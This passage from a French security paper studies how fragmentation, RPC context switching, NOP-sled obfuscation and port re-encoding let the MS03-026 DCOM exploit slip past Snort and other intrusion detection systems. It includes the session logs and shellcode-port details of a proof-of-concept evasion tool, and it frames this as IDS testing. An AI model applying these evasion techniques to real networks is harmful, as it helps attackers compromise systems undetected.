Dans tous les cas la technique permet d'évaluer la capacité de réassemblage du mécanisme de détection et sa compréhension des mécanismes basiques du protocole.

Insertions En ce qui concerne les techniques d'insertion de niveau réseau, RPC n'induit logiquement aucune spécificité. Par conséquent toutes les techniques « classique » telles que les TTL trop petits, les cheksums invalides ou encore l'exploitation des différents *timeouts* etc. restent valables.



4.2 RPC inside

Fragmentation « simple » La fragmentation de niveau applicatif s'effectue en divisant les données et en les transmettant dans différents fragments RPC (en-tête + données). Cette méthode peut être appliquée soit en émettant chaque fragment RPC dans un paquet distinct (lui-même potentiellement fragmenté au niveau réseau), soit en émettant plusieurs fragments dans un même paquet.

La détection d'une attaque fragmentée de cette manière demande une analyse complète des entêtes et la bonne gestion des fonctionnalités spécifiques du protocole, ce qui est déjà relativement rare...


Capacités d'insertion Plusieurs possibilités d'insertion nous sont offertes via ce mécanisme de fragmentation. Encore une fois il est possible de s'appuyer sur des techniques d'insertion de niveau réseau, mais cette fois pour faire analyser au système de détection un paquet contenant des données supplémentaires, et ainsi « casser » la séquence d'une signature.


Une autre technique consisterait à faire analyser au système de détection un paquet de données RPC contenant le flag « last frag », suivi d'une seconde requête incorrecte contenant le flag « first frag ». De cette manière la signature se trouverait « coupée » dans deux requêtes distinctes du point de vue de l'analyseur.

La dernière méthode consiste à insérer une requête RPC contenant des flags valides mais un autre numéro de contexte et/ou d'opération. Cette méthode permettra de vérifier que le système de détection effectue un suivi de session RPC cohérent et efficace.

Altération de contextes Une technique plus audacieuse consiste à créer simultanément plusieurs contextes lors de la phase de liaison, puis de fragmenter les données RPC en passant d'un contexte à l'autre via des opérations d'altération. En absence de mécanisme de suivi « avancé » des contextes la signature sera « cassée » lors de ces opérations. Cette altération est une forme d'insertion.


Néanmoins, si le système s'avère toujours capable de détecter l'intrusion, il reste encore quelques possibilités. Dans un premier temps il est envisageable d'utiliser des techniques d'insertion de niveau 3/4 pour injecter de fausses requêtes d'altération de contexte, laissant croire à l'analyseur que nous travaillons sur un autre contexte et que les données correspondantes n'ont pas à être associées à celles transmises précédemment.


1
2
3
4
5
IP
TCP
RPC HDR
Flag : 0x01
RPC Data
(Frag)
RPC HDR
Flag : 0x00
RPC Data
(Frag)
RPC HDR
Flag : 0x00
RPC Data
(Frag)
RPC (Frag)
RPC HDR
Flag : 0x02
RPC Data
(Frag)
RPC (Frag)
RPC (Frag)
RPC Data


1
2
3
4
5
6
IP
TCP
RPC HDR
Flag : 0x01
Context : 0
RPC Data
(Frag)
RPC HDR
Flag : 0x00
Context : 0
RPC Data
(Frag)
RPC HDR
Flag : 0x02
Context : 1
RPC Data
(Frag)
RPC HDR
Flag : 0x01
Context : 1
RPC Data
(Frag)
RPC HDR
Flag : 0x00
Context : 0
RPC Data
(Frag)
RPC HDR
Flag : 0x02
Context : 0
RPC Data
(Frag)
Serveur : 1 requête
1
2
5
6
I(D|P)S : 2 requêtes
1
2
3
4
5
6

Ces techniques d'altération peuvent également être enrichies de l'établissement « simultané » de plusieurs contextes à l'issue d'une phase de liaison « multiple », permettant dès lors d'émettre des requêtes sans altération mais sur plusieurs contextes différents, voire sur certains contextes qui ont été refusés.

Regroupement de commandes A l'inverse de la fragmentation il est possible de confondre les mécanismes de détection en regroupant plusieurs commandes RPC dans un unique paquet. Ainsi ujn seul et même paquet peut contenir une demande de liaison et une requête. Cette technique s'apparente légèrement au « pipelining » HTTP et se base sur les mêmes limitations des moteurs de détection, à savoir l'arrêt de l'analyse à l'issue du traitement de la première requête.



4.3 Obfuscation du payload

Toutes les techniques de contournement vu jusqu'ici sont relativement génériques et devrait fonctionner pour toutes les attaques fondées sur RPC. Néanmoins, il reste toujours la technique la plus simple (et par conséquent probablement la plus efficace) consistant à « éviter » la signature en modifiant certaines parties de l'exploit.

Représentation des données Dans ces ordre d'idée un point important que nous avons évoqué précédemment est l'utilisation de méthodes de représentation des données alternatives et toutefois toujours compréhensibles par le serveur.

La principale caractéristique de représentation à même de nous intéresser est l'ordre des octets. En effet, il est peu probable, bien pas que nécessairement exclu, que la signature d'un payload intègre une chaîne de caractère ou un nombre flottant.

Le shellcode Les techniques d'obfuscation de shellcode sont connues et nombreuses. Les plus simples consistent à remplacer les NOP ou NULL sleds par des suites d'opérations ayant peu de probabilité d'avoir le moindre effet sur le système cible. L'incrémentation et la décrémentation de 1 de la valeur de registres peu utilisés est une des techniques les plus classiques. Le problème dans la détection de telles parties du shellcode est l'ensemble des combinaisons d'opérations possibles.

Le vecteur Le *buffer overflow* est provoqué par une requête vers une ressource NetBios dont le nom excède 32 caractères. Bien que ce nom puisse être quelconque, de nombreux exploit, dont Blaster, ont gardé l'original, à savoir \\FXNBFXFXNBFXFXFX. Il pourrait être intéressant de modifier ce nom afin de contourner les signatures les plus basiques.

5 rpc-evade-poc.pl

La compréhension de RPC que nous avons atteint à ce stade, bien que relativement limitée, semble déjà bien suffisante pour évoquer sérieusement quelques pistes d'évasion et tenter de les mettre en œuvre dans le cadre d'un « proof of concept » : rpc-evade-poc.pl

5.1 Architecture et principales fonctions

Techniques d'évasion Nous allons mettre en œuvre la majeure partie des techniques vues précédemment, à savoir :

- Niveau 3/4
  - Fragmentation des datagrammes avec choix de la taille des données TCP dans chaque paquet et du délai d'attente entre chaque paquet
- Spécifique RPC
  - Fragmentation de couche 7 avec choix de la taille des données RPC dans chaque paquet
  - Etablissement de contextes multiples
  - Altération de contextes
- Obfuscation
  - Modification du NOP Sled
  - Utilisation d'un nom de ressource NetBios alternatif
  - Modification du port pour la connexion

Bien entendu ces techniques seront appliquées à l'exploit utilisé en introduction, vieux, obsolète et détecté tel quel par l'ensemble des systèmes d'analyse existants.

Mode de fonctionnement Le programme utilise un shell qui permet de positionner les différentes options disponibles :

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC
```

```
============================
> ?

show options : list actual options values
set <option> <value> : set new option values
                            (see help options)
exploit : launch exploit
quit : self-explanatory
Inspiration and some piece of code : Metasploit
Base of shellcode : .:[oc192.us]:. Security
> show options

REMOTEPORT : 666
TARGET : 127.0.0.1
DELAY : 1
FRAGSIZE : 1024
ALTUUIDVER : 0.0
MULTIBIND : 0
ALTSERVER : 0
ALTUUID : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
PORT : 135
RPCFRAGSIZE : 0
ALTER : 0
OBFUSCATED : 0
>
```

Les options disponibles sont les suivantes.

- TARGET : adresse IP de la cible,
- PORT : port du service DCE-RPC (défaut : 135),
- REMOTEPORT : port de connexion du shell (défaut : 666),
- FRAGSIZE : taille des données TCP (defaut : 1024),
- DELAY : délai d'attente en seconde entre l'émission de chaque paquet (défaut : 1s),
- RPCFRAGSIZE : taille des fragments RPC (défaut : 0 = pas de fragmentation),
- MULTIBIND : demande de liaison de plusieurs contextes simultanés (0 = non, 1 = oui – défaut : 0),
- ALTER : utilisation de l'altération de contexte (0 = non, 1 = oui – défaut : 0),
- ALTUUID : UUID de l'interface alternative utilisée pour l'altération de contextes,
- ALTUUIDVER : Version de l'interface alternative,
- OBFUSCATED : Utilisation d'une modification triviale du NOP Sled,
- ALTSERVER : Utilisation d'un nom de serveur NetBios alternatif (0 = non, 1 = oui – défaut : 0).

Les valeurs par défaut permettent de recréer l'exploit original. Le test de succès de l'exploit est simplement réalisé en vérifiant que le port spécifié par l'option REMOTEPORT est ouvert.

5.2 Construction du payload


Problématique du payload Créer et lire des en-têtes RPC, y ajouter des données et envoyer le tout ne sont pas des opérations particulièrement complexes aussi nous ne nous attarderons sur cette partie de notre programme.

En revanche la construction du payload s'avère plus complexe. En effet l'exploit reconstruit l'ensemble des données (incluant en particulier les en-têtes RPC) via un certain nombre d'opérations liées à l'objectif de portabilité de l'exploit. L'extraction des « stub data » nous permettra alors d'isoler trois informations, nécessaires à la mise en œuvre de nos techniques d'évasions :

- Le NOP sled (trivial)
- Le nom de la ressource NetBios (facile)
- Le port distant (moyen)

Récupération des « stub data » La clef du succès de notre opération réside donc dans l'extraction des deux parties de la requête RPC responsable du *buffer overflow* : l'en-tête et les données. Parmi les différentes possibilités qui s'offrent à nous, nous retenons encore une fois la plus simple.

Nous allons par conséquent lancer l'*exploit*, écouter le trafic et extraire les informations qui nous semblent pertinentes. Nous reconnaissons maintenant les différentes étapes du lancement de




l'exploit :

1. établissement de la liaison (paquets 4 et 5) ;
2. appel de la procédure (paquets 6 et 7).

L'analyse du paquet 6 indique que les données RPC sont situées à partir de l'octet 0x5A du paquet. Le paquet 7 ne contenant pas d'en-tête RPC, nous en déduisons qu'il s'agit de la suite des données RPC du paquet 6. La récupération du payload au format hexadécimal s'effectue à partir du dump des paquets concernés.

Obfuscation Isoler le NOP sled est trivial et ne nécessite aucune explication. La méthode d'obfuscation retenue est également simple. Elle consiste uniquement à remplacer les opérations NOP (0x90) par des séquences d'instructions inc %edx (0x42) ; dec %edx (0x4a). La technique peut paraître triviale, néanmoins elle permet d'évaluer les capacités de résistance aux techniques d'évasion les plus simples.



Modification du port et du nom de serveur Le nom de serveur est suffisamment caractéristique pour être simplement retrouvé dans le dump du paquet réseau. Encore une fois nous nous contenterons d'une manipulation simple et incrémenterons de 1 chaque octet correspondant à un caractère.

Enfin la modification du numéro de port nécessite de comprendre l'opération effectuée. Son codage dans le shellcode est le résultat des opérations suivantes :

```
char lport[4] = "\x00\xFF\xFF\x8b"; /* drg */
lportl=htons(lportl);
memcpy(&lport[1], &lportl, 2);
*(long*)lport = *(long*)lport \^{} 0x9432BF80;
memcpy(&sc[471],&lport,4);
```

Ce qui se traduit simplement par :

0x00<numéro de port>0b XOR 0x80bf3294

Dans notre exploit original le port distant est le port 666 = 0x029a. Il ne nous reste donc plus qu'à trouver la séquence 0x80bda81f, qui fort heureusement est unique dans notre dump.

6 Mise à l'épreuve

6.1 Snort sur le grill

Comportement de référence Il est nécessaire d'établir une référence afin d'évaluer les variations de détection en fonction des techniques d'évasion utilisées. Ainsi, l'attaque « brute » fournit les résultats suivants.

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC

============================
> set TARGET 10.0.0.105
> exploit
```

```
# 0. Launching exploit with following options
ALTUUID : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
FRAGSIZE : 1024
TARGET : 10.0.0.105
MULTIBIND : 0
ALTSERVER : 0
REMOTEPORT : 666
PORT : 135
DELAY : 1
RPCFRAGSIZE : 0
OBFUSCATED : 0
ALTUUIDVER : 0.0
ALTER :
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
=> Moving REMOTEPORT to 667
>
```

Et sa détection par snort est conforme à celle effectuée sur l'exploit original.

```
12/19-15:17:04.144885 [**] [1:2351:11] NETBIOS DCERPC
  ISystemActivator path overflow attempt little endian unicode
  [**] [Classification: Attempted Administrator Privilege Gain]
  [Priority: 1] {TCP} 192.168.202.112:1024
-> 10.0.0.105:135

12/19-15:17:05.143358 [**] [1:648:7] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1] {TCP}
192.168.202.112:1024 -> 10.0.0.105:135
```

Échapper à la détection du NOP Sled Mettons en œuvre notre technique primaire de masquage des NOP Sled.

```
> set OBFUSCATED 1
> exploit
# 0. Launching exploit with following options
ALTUUID : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
FRAGSIZE : 1024
TARGET : 10.0.0.105
MULTIBIND : 0
ALTSERVER : 0
REMOTEPORT : 667
PORT : 135
DELAY : 1
RPCFRAGSIZE : 0
```

```
OBFUSCATED : 1
ALTUUIDVER : 0.0
ALTER : 0
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
=> Moving REMOTEPORT to 668
>
```

Snort ne s'avère pas capable de détecter notre nouvelle séquence d'opérations nulles, et la seule alerte qui est remontée est par conséquent la suivante.

```
12/19-15:27:35.569251 [**] [1:2351:11] NETBIOS DCERPC
  ISystemActivator path overflow attempt little endian unicode
  [**] [Classification: Attempted Administrator Privilege Gain]
  [Priority: 1] {TCP} 192.168.202.112:1028
-> 10.0.0.105:135
```

Eviter la signature spécifique La signature qui permet encore la détection de l'attaque à ce stade est la suivante :

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS
DCERPC ISystemActivator path overflow attempt little endian
 unicode";
flow:to_server,established; content:"|05|"; depth:1;
byte_test:1,&,16,3,relative; content:"|5C 00 5C 00|";
byte_test:4,>,256,-8,little,relative;
flowbits:isset,dce.isystemactivator.bind; reference:bugtraq,8205;
reference:cve,2003-0352; reference:nessus,11808;
reference:url,
  www.microsoft.com/technet/security/bulletin/MS03-026.mspx;
classtype:attempted-admin; sid:2351; rev:11;)
```

Les deux éléments pertinents de la signature sont :

```
content:"|05|"; depth:1; byte_test:1,&,16,3,relative;

content:"|5C 00 5C 00|";
byte_test:4,>,256,-8,little,relative;
```

La première partie est composée de deux tests et est simplement réalisée pour s'assurer (plus ou moins) que nous sommes bien en présence de trafic DCE-RPC. En effet, comme nous l'avons vu précédemment, l'en-tête RPC commence par la version, à savoir l'octet 0x05, valeur effectivement testée au début des données (depth=1). Le second test valide qu'un flag est bien positionné (3 octets après la version).

La seconde partie vérifie qu'il s'agit bien de l'appelle d'une ressource netbios par la recherche du pattern \\ (0x5C 0x00 0x5C 0x00), et que la taille de ce champ dépasse 256 octets. La taille d'un

champ en RPC est un entier de 4 octets situé avant le champ lui-même (ce qui est relativement logique). Il suffit donc de comparer les 4 octets, situés avant le pattern, avec la valeur 256.

Échapper à la détection peut se faire selon différentes méthodes. La première, qui n'a rien de spécifique à RPC, consiste à utiliser une combinaison de fragmentation avec des paquets contenant 7 octets de données TCP et de timeouts selon la méthode décrite dans [8]. De cette manière nous casserons la deuxième partie de la signature qui porte sur 8 octets.

Testons dans un premier temps de séparer les contenus déclenchant les deux parties de la signature en effectuant une simple fragmentation applicative, la requête étant distribuée sur plusieurs paquets.

```
> set FRAGSIZE 512
> exploit

# 0. Launching exploit with following options
ALTUUID : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
FRAGSIZE : 512
TARGET : 10.0.0.105
MULTIBIND : 0
ALTSERVER : 0
REMOTEPORT : 670
PORT : 135
DELAY : 1
RPCFRAGSIZE : 0
OBFUSCATED : 1
ALTUUIDVER : 0.0
ALTER : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
=> Moving REMOTEPORT to 671
>
```

La surprise vient du fait que Snort ne détecte plus l'attaque. Déjà ! Il semble donc que par défaut l'analyseur ne soit pas capable de comprendre DCE-RPC suffisamment pour se rendre compte que la requête est transportée sur plusieurs paquets.

Tuning de Snort Une amélioration notoire peut être effectuée pour permettre à Snort de réassembler correctement le paquet. Il s'agit de positionner la directive « both » pour le préprocesseur stream4_reassemble. Au lancement de l'exploit la signature « NETBIOS DCERPC ISystemActivator path overflow attempt little endian Unicode » est de nouveau détectée.

Bien que cette valeur ne soit pas positionnée par défaut nous constatons une nette amélioration du mécanisme de détection dans la mesure où Snort peut désormais gérer proprement la fragmentation TCP appliquée à RPC.

Il semblerait néanmoins que l'IDS ne soit pas à même de traiter de manière appropriée les flux RPC s'appuyant sur un numéro de contexte non-nul, ce que nous prouvons de manière empirique

en positionnant la variable MULTIBIND à 1 dans notre outil de test. Ce paramétrage fait effectuer les opérations suivantes au sein d'une seule requête :

- Requête d'un nombre aléatoire de liaisons sur un UUID alternatif ;
- Requête de liaison sur l'interface ISystemActivator ;
- Requête d'un nombre aléatoire de liaisons sur un UUID alternatif.

Dans ce schéma le contexte obtenu pour la liaison sur l'interface ISystemActivator est non nul. Et nous constatons que l'exploit est de nouveau lancé avec succès.

6.2 Autres moteurs et signatures

Snort n'est pas le seul système de détection qui puisse être contourné. Néanmoins, compte tenu de sa qualité, de sa popularité et de l'absence d'enjeux commerciaux, il s'avère être idéal pour la démonstration.

Il serait cependant injuste de ne pas citer les différentes limitations et failles que l'on peut trouver dans les autres produits.

Principales signatures De nombreux I(D|P)S commerciaux utilisent des signatures dérivées de celles de Snort. La principale variation identifiée est la signature spécifique au vers Blaster. Ce dernier utilise comme nom de ressource NetBios : \\FXNBFXFXNBFXFXFX. La modification de cette valeur, totalement arbitraire s'est avérée parfois suffisante pour contourner les signatures les plus simples. L'utilisation exclusive d'un nom de ressource spécifique et sans lien direct avec la vulnérabilité n'est approprié que dans deux cas :

- système destiné à lutter exclusivement contre les principales menaces (ici un vers relativement efficace).
- Complément d'une signature plus générique permettant d'affiner l'information.

Dans d'autres contextes une telle signature représente une faiblesse notable du système.

Dans le même ordre d'idée aucun système n'a été capable de détecter l'obfuscation du NOP sled basée sur l'incrémentation et la décrémentation du registre EDX. Ce comportement peut se comprendre dans la mesure où il est impossible de signer l'ensemble des combinaisons, l'approche par signature est par conséquent inappropriée pour la détection de ce type d'opération.

Autres signatures Dans d'autres cas des signatures plus paranoïaques (et par conséquent sujettes à de nombreux faux-positifs) on été analysées. Ainsi certains I(D|P)S généreront une alerte lorsqu'une requête de liaison est effectuée sur une interface invalide. Une telle signature a imposé l'utilisation d'une interface valide pour le traitement de l'option MULTIBIND de notre outil, qui effectuait à l'origine une demande de liaison sur une interface aléatoire.

Parfaitement inexploitable dans la vraie vie, une signature renvoyait une alerte dès qu'une demande de liaison était effectuée sur l'interface ISystemActivator. Ce type de signature est une hérésie en termes de sécurité dans la mesure où elle est activée sur une opération totalement normale. Si les connexions sur l'interface sont interdites, cette dernière doit être fermée. Le cas échéant il n'y a pas de raison de prévenir en cas de bonne utilisation d'une ressource. Y a-t-il un sens à générer une alerte à chaque commande GET à destination d'un serveur web. Non, bien entendu. Le principe est le même ici.

Compréhension de RPC La compréhension et la reconstruction d'une requête RPC fragmentée à différents niveaux, intégrant des sauts de contexte et du pipelining est une opération particulièrement difficile dans la mesure où de nombreux facteurs sont à prendre en compte.

Le premier est bien entendu la complexité technique nécessitant une interprétation du protocole identique à celle de la cible, ici les systèmes Microsoft. La seconde difficulté est liée aux performances. Dans le cas de systèmes en écoute, et donc des IDS, cette problématique peut apparaître comme secondaire. Elle est cependant primordiale dans le cas de systèmes en lignes tels que des IPS.

La dernière difficulté est la capacité à adopter un comportement identique à celui de la cible dans la gestion des timeouts et de la saturation des tables de gestion des fragments. Lever cette dernière barrière technologique est bien souvent l'aspect le plus complexe des opérations dans la mesure où le protocole n'impose aucun comportement standard et que les éditeurs ne documentent pas nécessairement ce type d'information.

Il n'est donc pas surprenant de constater que les cas extrêmes d'exploitation des fonctionnalités offertes par DCE-RPC ne sont pas traités de manière appropriée.

Approche comportementale Une dernière approche observée consiste à détecter et/ou interdire l'établissement de la connexion donnant accès au *shell* à l'issue de l'exploit. Le principal avantage d'une telle approche est qu'elle fournit un « filet » de sécurité dans le cas d'un exploit n'ayant pas été détecté.

Une telle détection s'effectue selon deux mécanismes. Le premier est simple et se base, par exemple, sur la détection de la chaîne de caractères Microsoft Windows 2000 [Version 5.00.2195] transmise sur un port inhabituel. La modification du port de la connexion de 666 (valeur codée en dur dans l'exploit) à 22 s'est avérée efficace dans ces cas. Le second mécanisme est en fait celui utilisé pour détecter les tunnels. Il prend essentiellement en compte la durée des sessions. Efficaces pour détecter un *shell* lancé par-dessus les ports 80 ou 25 par exemple, ces mécanismes ne réagissent pas, et cela est tout à fait normal, lorsqu'un *shell* est soupçonné au-dessus des ports 22 ou 23, par exemple.

7 Conclusion

La sécurité a ses limites. Nous venons de le prouver encore une fois, à partir d'éléments simples. La principale problématique n'est cependant pas là. Elle réside essentiellement d'abord dans la prise de conscience de cet état de fait et ensuite dans la compréhension de ces limites.

Rejeter d'un bloc tout un pan fonctionnel de la sécurité que représentent les technologies de détection et de prévention des intrusions, sous le seul prétexte qu'il est possible de les contourner, est une erreur grave. Au même titre que de leur faire une confiance aveugle.

Les outils de sécurité doivent faire partie d'un plan global et leurs limites doivent être intégrées à la gestion des risques. C'est à cette condition que les systèmes d'information peuvent être protégés de manière cohérente et fiable.

Références

1. `http://downloads.securityfocus.com/vulnerabilities/exploits/oc192-dcom.c`
2. `http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx`

3. RPC : Remote Procedure Call Protocol Specification – RFC 1050 – April 1988 - http://www.ietf.org/rfc/rfc1050.txt
4. RPC : Remote Procedure Call Protocol Specification Version 2 – RFC 1831 – August 1995 - http://www.ietf.org/rfc/rfc1831.txt
5. XDR : External Data Representation Standard – RFC 1832 – August 1995 - http://www.ietf.org/rfc/rfc1832.txt
6. Binding Protocols for ONC RPC Version 2 – RFC 1833 – August 1995 - http://www.ietf.org/rfc/rfc1833.txt
7. DCE 1.1 Remote Procedure Call – Document Number C706 – The open group – 1997 - http://www.opengroup.org/onlinepubs/9629399/toc.htm
8. Siddharth S., Evading NIDS, revisited, http://www.securityfocus.com/infocus/1852

Annexe : Rappels sur RPC

Origine et principes du protocole

RPC est un dinosaure. Présenté pour la première fois à l'IETF en 1988 [3] et standardisé dans sa version actuelle en 1995 [4] [5] [6], il a comme objectif de définir un protocole de transport des commandes et des résultats lancés sur des procédures distantes. Nommé ONC RPC (Open Network Computing Remote Procedure Call) et également connu sous le nom de SUN RPC en référence à SUN Microsystems, le protocole défini trois éléments en particulier :

- un modèle global de communication ;
- les modes d'établissement des connexions ;
- les types et formats des différents messages.

Comprendre le protocole afin d'en exploiter les spécificités ne nécessite aucunement de devenir un expert. Les quelques éléments importants à retenir sont les suivants.

Tout d'abord RPC n'a pour objectif que de fournir un cadre pour les communications entre deux procédures, soit la transmission des arguments et des résultats. Le mode de traitement de ces données n'est absolument pas de la responsabilité de RPC. Tout au plus celui-ci met-il à disposition des applications quelques messages d'erreurs ainsi qu'un optionnel mécanisme d'authentification.


DCE-RPC a été défini en 1997 par l'opengroup [7] et rajoute, modifie, précise ou amende nombre de fonctionnalités. Le principal élément à retenir est que les deux familles de RPC sont totalement incompatibles.

Structure des paquets RPC

L'en-tête DCE-RPC Il est possible de définir un en-tête générique à l'ensemble des communications DCE-RPC. Il contient les champs suivants :

- Version (1 octet) : Version majeure du protocole (=5)
- Version mineure (1 octet) : Version mineure du protocle (=0)
- Type (1 octet) : Type de paquet, les principales valeurs sont
  - 0x0b : bind request
  - 0x0c : bind ackowledgement
  - 0x0e : alter context request
  - 0x0f : alter context aknowledgement

